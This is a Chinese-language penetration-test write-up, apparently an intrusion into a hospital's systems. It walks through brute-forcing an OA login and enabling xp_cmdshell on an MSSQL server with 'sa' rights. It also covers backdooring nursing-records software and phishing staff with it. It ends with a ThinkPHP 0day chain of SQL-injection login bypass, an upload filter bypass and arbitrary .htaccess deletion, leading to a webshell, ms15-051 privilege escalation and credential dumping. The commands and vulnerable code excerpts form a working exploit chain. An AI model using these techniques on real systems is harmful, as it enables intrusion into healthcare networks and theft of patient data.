
False
-----WebFitFormBoundarywUiknh3nQikftutz
Content-Disposition: form-data; name="login"

650020
-----WebFitFormBoundarywUiknh3nQikftutz
Content-Disposition: form-data; name="pass"

3268
-----WebFitFormBoundarywUiknh3nQikftutz--

```


通过爆破进入oa系统，没有找到可以直接拿到webshell的方式，但发现存在越权漏洞，可以直接访问到管理员的配置页面。



其中一个页面泄露了敏感信息，可以直接显示出数据库和用户名。



发现数据库都为sa权限，思考了一下，是否可以通过数据库提权，利用获取到的用户名和密码成功连接到数据库，数据库中泄露了不少个人信息



通过XP_CMDSHELL用来执行CMD命令，使用以下命令把xp_cmdshell顺利打开，接下来就是执行cmd命令了。


```
1 sp_configure 'show advanced options',1
2 reconfigure
3 go
4 sp_configure 'xp_cmdshell',1
5 reconfigure
6 go
```

信息

```
sp_configure 'show advanced options',1
reconfigure
```

Msg 15457, Level 0, State 1, Server DESKTOP-LPPDDRG, Procedure sp_configure, Line 174
配置选项 'show advanced options' 已从 1 更改为 1。请运行 RECONFIGURE 语句进行安装。

时间: 0.024s

```
sp_configure 'xp_cmdshell',1
reconfigure
```

Msg 15457, Level 0, State 1, Server DESKTOP-LPPDDRG, Procedure sp_configure, Line 174
配置选项 'xp_cmdshell' 已从 1 更改为 1。请运行 RECONFIGURE 语句进行安装。

时间: 0.001s

命令执行成功!

```
1 exec xp_cmdshell 'net user'
```

信息 Result 1

output

(Null)

\\的用户帐户

(Null)

.....


MssqlServer	Administrator	DefaultAccount
Guest	WDAGUtilityAccount	

命令运行完毕，但发生一个或多个错误。


(Null)

(Null)


来看看权限，是mssqlserver权限，很明显被降权了，查看了其他几个数据库也是一样的结果，所以这个点也利用不了。



继续寻找突破口，在跳板pc上发现一个护理病历系统，并且发现是登录状态，猜测这个软件应该很多员工都安装了，于是想到从这个软件下手。



通过逆向得到代码，查看代码，看看能不能对代码进行修改。



对程序代码进行修改

可以修改。



我的思路是，在软件中去种马，诱导工作人员去安装，这部分过于敏感就简单的描述一下。

通过跳板pc机浏览器历史记录，保存有邮件系统地址和用户名密码，登录邮件后在通讯录里面找到大量员工邮箱地址，接下来构造一封邮件，诱导员工下载更新该带有后门的软件，等到隔天晚上2点查看结果，上线了不少用户（由于他们的用户名很容易被逆向分析出目标医院，所以打码有点全，大家见笑了。）。

有\$的密码是我后加的，当时他们要证明能不能对电脑进行实际操作，所以都添加了个用户名，用户名涉及到敏感信息所以也打码。

通过对上线用户的分析，发现这些都是个人pc，系统上面特别干净，而且都是以administrator用户上线，电脑上只安装了一些和医院相关的软件，没有其他敏感信息，显示这都是医院统一配的办公电脑，虽然获取了这么多pc权限但是没有我想要的东西，到这里渗透陷入了僵局。

一个0day定乾坤

脑子现在没啥思路了，小学老师告诉我们，当你遇到一道题解到一半的时候，发现前面都风调雨顺，越到后面越迷茫的时候，可以忘掉之前做过的，重新开始。

于是乎我又回头去翻ftp，无聊的翻了2个小时左右，发现了一份备份源码，于是乎下载了下来，先看下目录，发现是用的ThinkPHP框架，突然想到之前收集的信息中有一个web程序就是用thinkphp框架写的。

```

12 //-----
13 // ThinkPHP公共入口文件
14 //-----
15
16 // 记录开始运行时间
17 $GLOBALS['_beginTime'] = microtime( get_as_float: TRUE);
18 // 记录内存初始地使用
19 define('MEMORY_LIMIT_ON',function_exists( function_name: 'memory_get_usage'));
20 if(MEMORY_LIMIT_ON) $GLOBALS['_startUseless'] = memory_get_usage();
21
22 // 版本信息
23 const THINK_VERSION = '3.2.3';
24
25 // URL 模式定义
26 const URL_COMMON = 0; //普通模式
27 const URL_PATHINFO = 1; //PATHINFO模式
28 const URL_REWRITE = 2; //REWRITE模式
29 const URL_COMPAT = 3; //兼容模式

```

看了下框架的版本3.2.3 这个版本是有官方未修复的注入漏洞，我们先找到后台登录位置。

```

1158 public function login()
1159 {
1160     if ($_POST) {
1161         if (time() < $_SESSION['adminLoginError']['end']) {
1162             msg("连续输错5次，请".date( format: 'H:i', $_SESSION['adminLoginError']['end'])."后重新登录！", 5, U('login'));
1163         }
1164
1165         $user = getValue('user','d');
1166         $pwd = getValue('pwd');
1167         $code = getValue('code');
1168
1169         if (empty($code)) {
1170             setError('adminLoginError');
1171             msg("请输入验证码！");
1172         }
1173
1174         if ($_SESSION["adminRandCode"] != $code) {
1175             setError('adminLoginError');
1176             msg("验证码不正确！");
1177         }
1178
1179         unset($_SESSION['adminRandCode']);
1180         $admin = getData('admin', 1, 'account = \'' . $user . '\'' and password=\'' . md5($pwd) . '\'');
1181
1182         if (empty($admin)) {
1183             setError('adminLoginError');
1184             msg("管理员账号不存在！");
1185         }
1186
1187         if (md5($pwd) != $admin['password']) {
1188             setError('adminLoginError');
1189             msg("管理员密码不正确！");

```

直接就拼接字符串了省的我们去全局找了注入了 看看getValue 方法过滤了什么。

```
system.php x Template.class.php x functions.php x ThinkPHP.php x d947bale164171a67cd1f9021110e9.php x login.html x
77 function getValue($name, $type = 'str')
78 {
79     $data = array(' ', '\'', '<', '>', '&', '&lt;', '&gt;', '&quot;', 'script', 'insert', 'delete', 'update', 'select', 'dr
80
81     if ($type == 'array') {
82         $value = I($name);
83
84         foreach ($value as $key => $i) {
85             $value[$key] = str_ireplace($data, replace: '', $i);
86         }
87     }
88     elseif($type == 'd')
89     {
90         $value=preg_replace( pattern: '/[a-zA-Z]/', replacement: '',I($name));
91     }
92     else {
93         $value = str_ireplace($data, replace: '', I($name));
94
95         switch ($type) {
96             case 'str':
97                 $value = strval($value);
98                 break;
99
100             case 'int':
101                 $value = intval($value);
102                 break;
103
104             case 'float':
105                 $value = floatval($value);
106                 break;
```


满脸问号没看懂这段正则匹配的意义在那里，应该是想写匹配手机号登录的，注出数据是不可能了但可以利用万能密码登录进去。



利用T-sql语言的运算符执行优先级达到的注入效果。



来到后台先找上传功能。



成功的找到了上传文件白名单功能，尝试增加php后缀，但实际上上传的时候还是不能上传php文件，还是先看一下代码是怎么处理的。

```
private static function typecheck($allowFileType, $file_extension) {
    if (empty($allowFileType) || empty($file_extension)) {
        return false;
    }
    $allow_type_array = explode( delimiter: ',', $allowFileType);
    $newallowType = array();
    foreach ($allow_type_array as $key => $value) {
        $allow_type = strtolower($value);
        if ($allow_type == 'php' || !$allow_type) {
            continue;
        }
        $newallowType[$allow_type] = $allow_type;
    }
    if (array_key_exists($file_extension, $newallowType)) {
        return true;
    } else {
        return false;
    }
}
```

当遇到php后缀时直接跳过不过还好只进行了小写转换 可以利用上传php空格后缀文件绕过，虽然上传成功了但是.htaccess 限制了访问规制所以这个点还无法利用。

```
1 #
2 # .htaccess
3 #
4 #
5 # 为了正常使用URL Rewrite，请在apache配置文件中“LoadModule rewrite_module modules/mod_rewrite.so”
6 # 前的注释去掉，并将apache的documentroot指向AllowOverride
7 #
8 # 如下所示为apache的httpd.conf的代码片段：
9 # <Directory "yourdocumentroot">
10 #     Options Indexes FollowSymLinks ExecCGI Includes
11 #     AllowOverride All
12 #     Order allow,deny
13 #     Allow from all
14 # </Directory>
15 #
16 #
17 # 开启启用URL Rewrite。
18 RewriteEngine On
19 #
20 RewriteRule ".git - [F,L]"
21 RewriteRule "WebResource/" "%/error?code=404 [NC,QSA,MS,PT,L]"
22 RewriteRule "wp/.*" "%php?%q%b index.php/error?code=404 [NC,QSA,MS,PT,L]"
23 RewriteCond %{REQUEST_FILENAME} !-f
24 RewriteRule ".*" index.php [L,E=HTTP/1.1]
25 #
26 # 禁止链接
27 RewriteCond %{REQUEST_FILENAME} !-f, !-d [OR] !%{REQUEST_FILENAME} !-f
28 RewriteRule ".*" index.php [L]"
```

继续寻找，如果可以删除.htaccess 就可以成功访问木马文件，成功找到一个删除功能。

```

/**
 * 存入数据库
 */
public function upload(){

    $model = M('member_info');

    $data['head_img'] = ltrim(session('thumb_url'), charlist: '.');

    $result = $model->field('uid,head_img')->where("uid = {$this->uid}")->find();

    if(empty($result['uid'])){
        $data['uid'] = $this->uid;
        $model->add($data);
    }else{
        unlink( filename: './'.$result['head_img']);
        $model->where("uid={$this->uid}")->save($data);
    }
    //保存路径至数据库,删除原图,清空缩略图session
    unlink( filename: './.session('url')');
    session('thumb_url',NULL);
    ajaxmsg();
}

```

Member_info 的上传头像缩略图地址清除，也就是说这个 Member_info 表 head_img 字段可控就可以删除任何文件，先去找用户信息修改功能，果不其然。

```

*/
public function emery(){
    $data = textPost($_POST);
    $arr = M('members')->field('pin_pass')->where('id = '.$this->uid)->find();

    if(md5($data['pin_pass'])!=$arr['pin_pass']){
        ajaxmsg( msg: '密码不正确', type: 0);
    }
    unset($data['pin_pass']);
    $count = M('member_info')->where('uid = '.$this->uid)->count('uid');
    if ($count>0){
        $result = M('member_info')->where("uid = {$this->uid}")->save($data);
    }else{
        $data['uid'] = $this->uid;
        $result = M('member_info')->add($data);
    }
    if ($result){
        ajaxmsg();
    }
    else ajaxmsg( msg: '设置失败,请重试~', type: 0);
}

```


自此成功访问删除.htaccess。

该0day整个的利用链

- 1.后台万能密码登录；
- 2.找到上传白名单功能添加php空格可上传后缀文件；
- 3.前台个人头像处上传文件；
- 4.利用前台用户修改功能修改自己的信息来篡改缓存头像地址；
- 5.在访问前台上传头像功能，会删除用户的缩略图。

通过0day成功拿到了webshell，终于撕开了一个口子

提权过程也很顺利，直接利用ms15-051添加用户得到服务器权限。



抓了一下系统用户哈希，可能会暴露目标名称，打码。

```
5b 2e 84 dc ff aa eb ad b1 dc 76 d9 4d 81 f7 d9 d9 8f 3b 83 c
fb 1a 13 34 68
07 e4 53 32 77 4f 42 45 1a 13 84 02 d7 86 43 9a f5 9b 69 a5 8
dc d2 c8 90 87
0f 3d 1a 49 5a 3d 66 20 b3 61 6f b3 e2 4c 29 0d 5e 30 4d 28 7
b9 d2 9a 0c 3f
07 fa 58 71 6a 5e 89 b0 22 e5 9f 96 79 a7 56 10 75 33 f9 5c 7
7f 3c e3 9b 58
61 7c 3a 07 77 60 cd 03 5f f1 40 a6 ca 44 52 4a ab c8 70 1d 0
0e d4 d6 5f a2
03 fe 2f 56 88 b3 e1 cd 40 cf a2 79 38 9c cd 0b 07 67 cd 4c c
66 32 0e bd b6
0e b2 38 40 e9 89 88 bf e1 f9 8f b8 fd 1d 1d af f5 ee b0 b0 7
dd 0a 89 35 53
08 ee 3e f1 09 0e f6 06 e7 aa c9 fc cf e7 1e 4b

Authentication Id:0;557007
Authentication Package:Kerberos
Primary User:administrator
Authentication ██████████

* User: Administrator
* Domain: ██████████
* Password: ██████████

